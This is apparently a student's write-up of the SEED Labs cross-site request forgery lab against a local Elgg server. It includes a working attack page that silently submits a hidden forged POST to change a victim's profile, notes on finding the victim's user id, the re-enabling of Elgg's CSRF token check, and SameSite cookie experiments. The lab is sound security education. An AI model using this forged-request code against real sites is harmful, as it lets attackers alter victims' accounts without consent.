
show_img('Task 3/forge_post.png')



```
GNU nano 4.8                              /var/www/attacker/editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>


^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text  M-] To Bracket
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo       M-6 Copy Text  ^Q Where Was
```

After verifying that he has created the link, Samy waits in anticipation, and after an hour, Alice's profile page has a description 'Samy is my hero'.

```
show_img('Task 3/samy_is_my_hero.png')
```



Your profile was successfully saved.


Alice

Brief description
Samy is my hero

Question 1: The forged HTTP request needs Alice’s user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice’s user id. Boby does not know Alice’s Elgg password, so he cannot log into Alice’s account to get the information. Please describe how Boby can solve this problem.


Boby can gather Alice's information from the web page source, Alice's guid (56) can be known by adding her as a friend, and observe using the HTTP Header Live tool or the page source 'page_owner' tag.

```
show_img('Task 3/page_owner_source.png')
show_img('Task 3/console_out.png')
```



```
 class="elgg-icon elgg-icon-push-pin-alt elgg-anchor-icon fas fa-thumbtack"></span><span class="elgg-anchor-label">Bookmark this page</span></a></li>
="elgg-menu-item-powered "><a href="http://elgg.org" title="Elgg 3.3.3" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Powered by Elgg</span></a></li></ul></nav></div></div></

?73s"},"_data":{},"page_owner":{"guid":56,"type":"user","subtype":"user","owner_guid":56,"container_guid":0,"time_created":"2020-04-26T15:21:41-04:00","time_updated":"2022-04-03T02:27:32-04:00","url
```

Color




```
>> console.log(elgg.page_owner.guid)
   56                                        debugger eval code:1:9
<- undefined
```

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

No, he would not be able to do so since a CSRF attack would not allow the the attacker to dynamically access the victim's details (guid) as both the attacker and victims are of different origins. This would prevent the successful search of the guid which is necessary for the attack to be performed on the victim.

```
show_img('Task 3/elgg_not_def.png')
```




This page forges an HTTP POST request.

```
This page is in Quirks Mode. Page layout may be impacted. For Standards Mode use      editprofile.html
"<!DOCTYPE html>". [Learn More]
Uncaught ReferenceError: elgg is not defined                                          editprofile.html:9:5
    forge_post          http://www.attacker32.com/editprofile.html:9
    onload              http://www.attacker32.com/editprofile.html:34
    EventHandlerNonNull* http://www.attacker32.com/editprofile.html:34
  [Learn More]
GET http://www.attacker32.com/favicon.ico                           [HTTP/1.1 404 Not Found 0ms]
```

```
  GNU nano 4.8        /var/www/attacker/editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;
    console.log(elgg.page_owner.guid);
    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see th>
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy i>
    fields += "<input type='hidden' name='accesslevel[briefdescription]' >
                   [ Read 37 lines (Converted from DOS format) ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell
```


Task 4: Enabling Elgg's Countermeasure

```
show_img('Task 4/unblock_validate.png')
```




```
  GNU nano 4.8                                   Csrf.php
         * @return void
         * @throws CsrfException
         */
        public function validate(Request $request) {
                // return; // Added for SEED Labs (disabling the CSRF countermeasure)

                $token = $request->getParam('__elgg_token');
                $ts = $request->getParam('__elgg_ts');

                $session_id = $this->session->getID();

                if (($token) && ($ts) && ($session_id)) {
                        if ($this->validateTokenOwnership($token, $ts)) {
                                if ($this->validateTokenTimestamp($ts)) {
                                        // We have already got this far, so unless anything
                                        // else says something to the contrary we assume we're ok
                                        $returnval = $request->elgg()->hooks->trigger('action_gatekeeper:permissions:check', 'all', [
                                                'token' => $token,
                                                'time' => $ts
                                        ], true);

                                        if ($returnval) {
                                                return;
                                        } else {
                                                throw new CsrfException($request->elgg()->echo('actiongatekeeper:pluginprevents'));
                                        }
                                } else {
                                        // this is necessary because of #5133
                                        if ($request->isXhr()) {
                                                throw new CsrfException($request->elgg()->echo(
                                                        'js:security:token_refresh_failed',
                                                        [$this->config->wwwroot]
                                                ));
                                        } else {
                                                throw new CsrfException($request->elgg()->echo('actiongatekeeper:timeerror'));
                                        }
                                }
                        } else {
                                // this is necessary because of #5133
                                                   [ Wrote 204 lines ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text  M-] To Bracket
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^  Go To Line  M-E Redo       M-6 Copy Text  ^Q Where Was
```

```
show_img('Task 4/stuck.png')
```


This page forges an HTTP GET request

After commenting out the return statement, the web page does not react since the token and the ts field is unable to retrieved.

```
show_img('Task 4/missing_val.png')
```


Form is missing __token or __ts fields

Alice's friends


No friends yet.

The same can be said for the profile editing, but the reason boils down to the same origin policy (SOP) blocking entities of different origins from accessing the variables found in www.seed-server.com.

Task 5: Experimenting with the SameSite Cookie Method

```
show_img('Task 5/config.png')
show_img('Task 5/same_site_get.png')
show_img('Task 5/same_site_post.png')
show_img('Task 5/cross_site_get.png')
show_img('Task 5/cross_site_post.png')
```

Color



Setting Cookies


After visiting this web page, the following three cookies will be set on your browser.

- cookie-normal: normal cookie
- cookie-lax: samesite cookie (Lax type)
- cookie-strict: samesite cookie (Strict type)

Experiment A: click Link A

Experiment B: click Link B

Color



Activities Firefox Web Browser Apr 4 01:24


www.example32.com/showcookies.php?fname=some+data

Displaying All Cookies Sent by Browser

- __gsas=ID=6f2051607b168d6e:T=1648962516:S=ALNI_MZGiuHLPH1og0NMYQNqu8B5o7nAng
- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

Color




Activities Firefox Web Browser Apr 4 01:25

www.example32.com/showcookies.php

Displaying All Cookies Sent by Browser

- __gsas=ID=6f2051607b168d6e:T=1648962516:S=ALNI_MZGiuHLPH1og0NMYQNqu8B5o7nAng
- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
